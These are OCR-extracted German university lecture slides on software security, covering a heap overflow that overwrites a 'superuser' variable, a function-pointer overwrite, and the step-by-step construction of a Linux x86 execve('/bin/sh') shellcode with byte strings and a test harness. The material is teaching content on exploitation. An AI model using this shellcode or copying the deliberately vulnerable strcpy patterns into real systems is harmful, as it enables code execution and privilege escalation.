
```
int main(int argc, char **argv) {
  char *str = (char*) malloc(sizeof(char) * 4);
  char *superuser = (char*) malloc(sizeof(char) * 9);
  char *tmp;
  strcpy(superuser, "viega");
  if (argc > 1)
    strcpy(str, argv[1]);
  else
    strcpy(str, "xyz");
  tmp = str;
  while (tmp < superuser + 9) {
    printf("%p: %c (0x%x)\n", tmp,
      isprint(*tmp) ? *tmp : '?',
     (unsigned int)(*tmp));
    tmp += 1;
  }
  exit(0);
}
```


Ausgabe

```
0x80497a0: x (0x78)
0x80497a1: y (0x79)
0x80497a2: z (0x7a)
0x80497a3: ? (0x0)
0x80497a4: ? (0x0)
0x80497a5: ? (0x0)
0x80497a6: ? (0x0)
0x80497a7: ? (0x0)
0x80497a8: ? (0x0)
0x80497a9: ? (0x0)
0x80497aa: ? (0x0)
0x80497ab: ? (0x0)
0x80497ac: ? (0x11)
0x80497ad: ? (0x0)
0x80497ae: ? (0x0)
0x80497af: ? (0x0)
0x80497b0: v (0x76)
0x80497b1: i (0x69)
0x80497b2: e (0x65)
```

Skizzenvorlage

```
0x80497a0: x (0x78)
0x80497a1: y (0x79)
0x80497a2: z (0x7a)
0x80497a3: ? (0x0)
0x80497a4: ? (0x0)
0x80497a5: ? (0x0)
0x80497a6: ? (0x0)
0x80497a7: ? (0x0)
0x80497a8: ? (0x0)
0x80497a9: ? (0x0)
0x80497aa: ? (0x0)
0x80497ab: ? (0x0)
0x80497ac: ? (0x11)
0x80497ad: ? (0x0)
0x80497ae: ? (0x0)
0x80497af: ? (0x0)
0x80497b0: v (0x76)
0x80497b1: i (0x69)
0x80497b2: e (0x65)
```





Durchführen des Angriffs

- Ziel: superuser soll eine Kennung eigener Wahl werden
- Methode: Überschreiben der superuser Variable

- Beobachtung: 13 Bytes zwischen Buffer str und superuser
- Aufruf mit entsprechend gestaltetem Parameter:

  - `heap-overflow-decode2 xyz............mcgraw`

- Jetzt Ausgabe des Heaps

Ausgabe nach dem Angriff

```
0x80497a0: x (0x78)
0x80497a1: y (0x79)
0x80497a2: z (0x7a)
0x80497a3: . (0x2e)
0x80497a4: . (0x2e)
0x80497a5: . (0x2e)
0x80497a6: . (0x2e)
0x80497a7: . (0x2e)
0x80497a8: . (0x2e)
0x80497a9: . (0x2e)
0x80497aa: . (0x2e)
0x80497ab: . (0x2e)
0x80497ac: . (0x2e)
0x80497ad: . (0x2e)
0x80497ae: . (0x2e)
0x80497af: . (0x2e)
0x80497b0: m (0x6d)
0x80497b1: c (0x63)
```


```
0x80497b2: g (0x67)
0x80497b3: r (0x72)
0x80497b4: a (0x61)
0x80497b5: w (0x77)
0x80497b6: ? (0x0)
0x80497b7: ? (0x0)
0x80497b8: ? (0x0)
Segmentation fault
```

Erläuterungen

- Beim abschliessenden Freigabe des Speichers mittels **`free()`** wird die Korruption des Heaps festgestellt
  - Führt in der Regel zu Absturz (segmentation fault)
  - Vermutlich durch ein Schutzzeichen (0x11) implementiert
  - Kann durch verfeinerte Konstruktion des Eingabestrings umgangen werden
  - Vorsicht bei Null-Zeichen: strcpy endet ggf vorzeitig.

Schema von gefährlichem Code

```
void main(int argc, char **argv) {
  char buf[1024];
  boolean supervisormode = FALSE;
  /* computation involving buf */
  if (supervisormode) {
    /* do priviliged operation */
  }
}
```




Kritische Daten

- Kritische Daten können sein:
  - Zeichenkette mit „wichtigen“ Daten (Passwörter, Superusername, etc., siehe eben)
  - Andere wichtige Variablen, die den Kontrollfluss bestimmen (siehe eben)
  - Namen von Dateien, die geöffnet (und gestartet) werden
  - Funktionspointer (!)

konstruiertes Beispiel

```
void hello(const char *login);

typedef struct creds {
    char login[128];
    void (*welcome)(const char *msg);
} creds_t;

void hello(const char *login) {
    printf("Hello %s!\n", login);
}

int main(int argc, char **argv) {
    if (argc < 2) return -1;
    creds_t *creds = (creds_t *) malloc(sizeof(creds_t));
    if (!creds) return -1;
    creds->welcome = hello;
    strcpy(creds->login, argv[1]);
    creds->welcome(creds->login);
    free(creds);
    return 0;
}
```



Erläuterungen

- Durch einen ähnlichen Angriff kann man den Funktionspointer überschreiben
- Pointer wird später angesprungen
- Kann den Kontrollfluss an eine beliebige Adresse lenken
- Wohin? Am besten (Angreifer-)eigenen Code ...

“... allows a remote attacker to execute arbitrary code ...”

https://us-cert.cisa.gov/ncas/alerts/TA14-318A

Ausblick auf Stack Overflows

- Stack Overflows funktionieren ähnlich wie Heap Overflows, nur dass bei Stack Overflows immer ein Funktionspointer das Angriffsziel ist (die Rücksprungadresse auf dem Stack)
- Stack Overflows sind weiterhin eine der häufigsten Ursachen kritischer Sicherheitslücken, siehe z.B.
  - https://www.us-cert.gov/ncas/alerts/TA14-318A
  - https://www.us-cert.gov/ncas/alerts/TA14-318B
- Wann immer im Advisory steht “...allows a remote attacker to execute arbitrary code”, dann ist es meist ein Stack Overflow.

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 5 Softwaresicherheit

Lektion 7: Shellcode

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
  - Lektion 1: Programmierfehler (und ihre möglichen Auswirkungen)
  - Lektion 2: Race Conditions
  - Lektion 3: Code Injection-Angriffe
  - Lektion 4: Cross Site Scripting
  - Lektion 5: Integer Overflows
  - Lektion 6: Heap Overflows
  - Lektion 7: Shellcode
  - Lektion 8: Stack Overflows
  - Lektion 9: Return-oriented Programming (ROP)
  - Lektion 10: Formatstring-Angriffe
  - Lektion 11: Fehlerinjektion
- Kapitel 6: Cybercrime



eigenen Code
ausführen
(mit möglichst
hohen Rechten)

Erläuterungen

- Ziel eines Angreifers: Ausführen von eigenem Code mit möglichst hohen Rechten
- Idealerweise: eigenen Code mitbringen, der eine Shell aufmacht
  - Shell = Kommandointerpreter, mit dem man mit den gegebenen Rechten des Programms interaktiv Befehle ausführen kann
- Betrachten hier beispielhaft das Vorgehen für Intel x86 32 Bit Architekturen unter Linux
  - Vorgehen bei anderen Architekturen und Betriebssystemen ähnlich

Programm zum Starten einer Shell

```
// ShellProgram.c
#include <stdio.h>

void main() {
  char* shellstring[2];

  shellstring[0] = "/bin/sh";
  shellstring[1] = NULL;
  execve(shellstring[0], shellstring, NULL);
}
```



Erläuterungen


- Bibliotheksfunktion:
  int execve(const char *filename, char *const argv[], char *const envp[]);
- filename = Dateiname des ausführbaren Programms
- argv[] = Feld mit Kommandozeilenparametern, Feldeintrag 0 ist der Aufrufname des Programms, letzter Feldeintrag ist NULL
- envp[] = Feld mit Umgebungsvariablen, kann auch leer sein (NULL)

- Ziel: aus dem großen Maschinenprogramm ein kleines Maschinenprogramm extrahieren, was das gleiche macht

Übersetzen in Maschinencode

```
gcc -o ShellProgramm -ggdb -static ShellProgramm.c
```

-ggdb = Debugging Informationen in die Datei aufnehmen
-static = Funktionen aus Bibliotheken hineinbinden



```
# gdb ShellProgramm
(gdb) disas main
Dump of assembler code:
   push   %ebp
   mov    %esp,%ebp
   sub    $0x8,%esp
   and    $0xfffffff0,%esp
   mov    $0x0,%eax
   sub    %eax,%esp
   movl   $0x808f068,0xfffffff8(%ebp)
   movl   $0x0,0xfffffffc(%ebp)
   sub    $0x4,%esp
   push   $0x0
   lea    0xfffffff8(%ebp),%eax
   push   %eax
   pushl  0xfffffff8(%ebp)
   call   0x804d580 <__execve>
   add    $0x10,%esp
   leave
   ret
End of assembler dump.
```

```
(gdb) disas __execve
Dump of assembler code:
   push   %ebp
   mov    $0x0,%eax
   mov    %esp,%ebp
   push   %ebx
   test   %eax,%eax
   mov    0x8(%ebp),%ebx
   je     0x804d595 <__execve+21>
   call   0x0
   mov    0xc(%ebp),%ecx
   mov    0x10(%ebp),%edx
   mov    $0xb,%eax
   int    $0x80
   cmp    $0xfffff000,%eax
   mov    %eax,%ebx
   ja     0x804d5b0 <__execve+48>
   mov    %ebx,%eax
   pop    %ebx
   pop    %ebp
   ret
   neg    %ebx
   call   0x80489c0 <__errno_location>
   mov    %ebx,(%eax)
   mov    $0xffffffff,%ebx
   jmp    0x804d5ab <__execve+43>
End of assembler dump.
```

0xb "Nummw" von execve

Systemaufruf

- Systemaufruf unter Linux:
  - Ablegen der Argumente in Register
    - Index der Systemaufruftablle in EAX, 0xb für execve
    - Weitere Argumente in EBX, ECX und EDX
  - Softwareinterrupt: int $0x80
- Was benötigt man, um eine Shell zu öffnen?
  - Einen NULL-terminierten String „/bin/sh“ irgendwo im Speicher
  - Die Adresse des Strings irgendwo im Speicher gefolgt von einem NULL-Zeiger
  - 0xb muss nach EAX kopiert werden
  - Adresse des Strings muss nach EBX kopiert werden
  - Adresse der Adresse des Strings nach ECX
  - Adresse des NULL-Zeigers nach EDX
  - int $0x80 ausführen

Extraktion des Wesentlichen


```
mov     0x8(%ebp),%ebx
...
mov     0xc(%ebp),%ecx
mov     0x10(%ebp),%edx
mov     $0xb,%eax
int     $0x80
```

Erläuterungen

- `%ebp` dient zur Adressierung der auf dem Stack übergebenen Parameter
- Ins `%ebx` Register wird der erste Parameter geladen (Adresse des Pfades)
- Nach `%ecx` und `%edx` kommen Parameter 2 und 3
- Nach `%eax` die ID des System Calls (`execve`)
- Anschliessend Softwareinterrupt ins Betriebssystem

Fast minimaler Assemblercode

```
1     xorl %edx,%edx
2     pushl %edx
3     pushl $0x68732f2f
4     pushl $0x6e69622f
5     movl %esp,%ebx
6     pushl %edx
7     pushl %ebx
8     movl %esp, %ecx
9     xorl %eax,%eax
10    movb $0xb,%eax
11    int $0x80
```



← Nummer des System Calls nach eax

← Aufruf des System Call

```
xorl %edx,%edx
pushl %edx
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp,%ebx
pushl %edx
pushl %ebx
movl %esp, %ecx
xorl %eax,%eax
movb $0xb,%eax
int $0x80
```

Nullsetzen von edx (→ xorl %edx,%edx)

Null auf Stack (→ pushl %edx)

Zeiger auf /bin/sh nach ebx (→ movl %esp,%ebx)

2. Argument des Syscalls, Zeiger auf /bin/sh (→ movl %esp, %ecx)

des Syscalls (→ movb $0xb,%eax)

0x68732f2f = "hs//"

0x6e69622f = "nib/"

/ / h s / n i b /

```
// Shellcode.c
void main()
{
__asm__(
"xorl %edx,%edx" "\n"
"pushl %edx" "\n"
"pushl $0x68732f2f" "\n"
"pushl $0x6e69622f" "\n"
"movl %esp,%ebx" "\n"
"pushl %edx" "\n"
"pushl %ebx" "\n"
"movl %esp, %ecx" "\n"
"xorl %eax,%eax" "\n"
"movb $0xb,%eax" "\n"
"int $0x80" "\n"
);
}
```

Erzeugen der Opcodes

```
# gcc -o Shellcode Shellcode.c
# gdb Shellcode
(gdb) disas main
Dump of assembler code for function main:
0x0804835c <main+0>:    push   %ebp
0x0804835d <main+1>:    mov    %esp,%ebp
0x0804835f <main+3>:    sub    $0x8,%esp
0x08048362 <main+6>:    and    $0xfffffff0,%esp
0x08048365 <main+9>:    mov    $0x0,%eax
0x0804836a <main+14>:   sub    %eax,%esp
0x0804836c <main+16>:   xor    %edx,%edx
0x0804836e <main+18>:   push   %edx
0x0804836f <main+19>:   push   $0x68732f2f
0x08048374 <main+24>:   push   $0x6e69622f
0x08048379 <main+29>:   mov    %esp,%ebx
0x0804837b <main+31>:   push   %edx
0x0804837c <main+32>:   push   %ebx
0x0804837d <main+33>:   mov    %esp,%ecx
0x0804837f <main+35>:   xor    %eax,%eax
0x08048381 <main+37>:   mov    $0xb,%al
0x08048383 <main+39>:   int    $0x80
0x08048391 <main+53>:   leave
0x08048392 <main+54>:   ret
End of assembler dump.
```

Relevante Opcodes

- Relevanter Teil beginnt ab main+16 und ist 25 Bytes lang

```
(GDB) x/25bx main+16
0x804836c <main+16>:    0x31    0xd2    0x52    0x68    0x2f    0x2f    0x73    0x68
0x8048374 <main+24>:    0x68    0x2f    0x62    0x69    0x6e    0x89    0xe3    0x52
0x804837c <main+32>:    0x53    0x89    0xe1    0x31    0xc0    0xb0    0x0b    0xcd
0x8048384 <main+40>:    0x80
```

Testen des Shellcodes

```
char shellcode[] =
  "\x31\xd2\x52\x68\x2f\x2f\x73\x68"
  "\x68\x2f\x62\x69\x6e\x89\xe3\x52"
  "\x53\x89\xe1\x31\xc0\xb0\x0b\xcd\x80";

void main() {
  void (*exesc)(void) = (void*) shellcode;
  exesc();
}
```

Anderer Shellcode

```
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07
\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d
\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80
\xe8\xdc\xff\xff\xff/bin/sh
```

Erläuterungen

- Beispiel von vorheriger Folien aus Viega/McGraw
- Fazit: Shellcode ist eine kompakte Maschinenbefehlsequenz, um eine shell zu starten
- Shellcodes kann man sich in nahezu beliebigen Varianten aus dem Netz herunterladen
  - http://shell-storm.org/shellcode/
- Ziel: Shellcode in fremdes Programm einbringen (zum Beispiel als Eingabestring) und dann “anspringen”
- Das ist die zentrale Idee von “Stack Smashing” (Ausnutzen von Stack Overflows)

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 5 Softwaresicherheit

Lektion 8: Stack Overflows

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
  - Lektion 1: Programmierfehler (und ihre möglichen Auswirkungen)
  - Lektion 2: Race Conditions
  - Lektion 3: Code Injection-Angriffe
  - Lektion 4: Cross Site Scripting
  - Lektion 5: Integer Overflows
  - Lektion 6: Heap Overflows
  - Lektion 7: Shellcode
  - Lektion 8: Stack Overflows
  - Lektion 9: Return-oriented Programming (ROP)
  - Lektion 10: Formatstring-Angriffe
  - Lektion 11: Fehlerinjektion
- Kapitel 6: Cybercrime

.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

File 14 of 16

BugTraq, r00t, and Underground.Org
bring you

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Smashing The Stack For Fun And Profit
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

by Aleph One
aleph1@underground.org

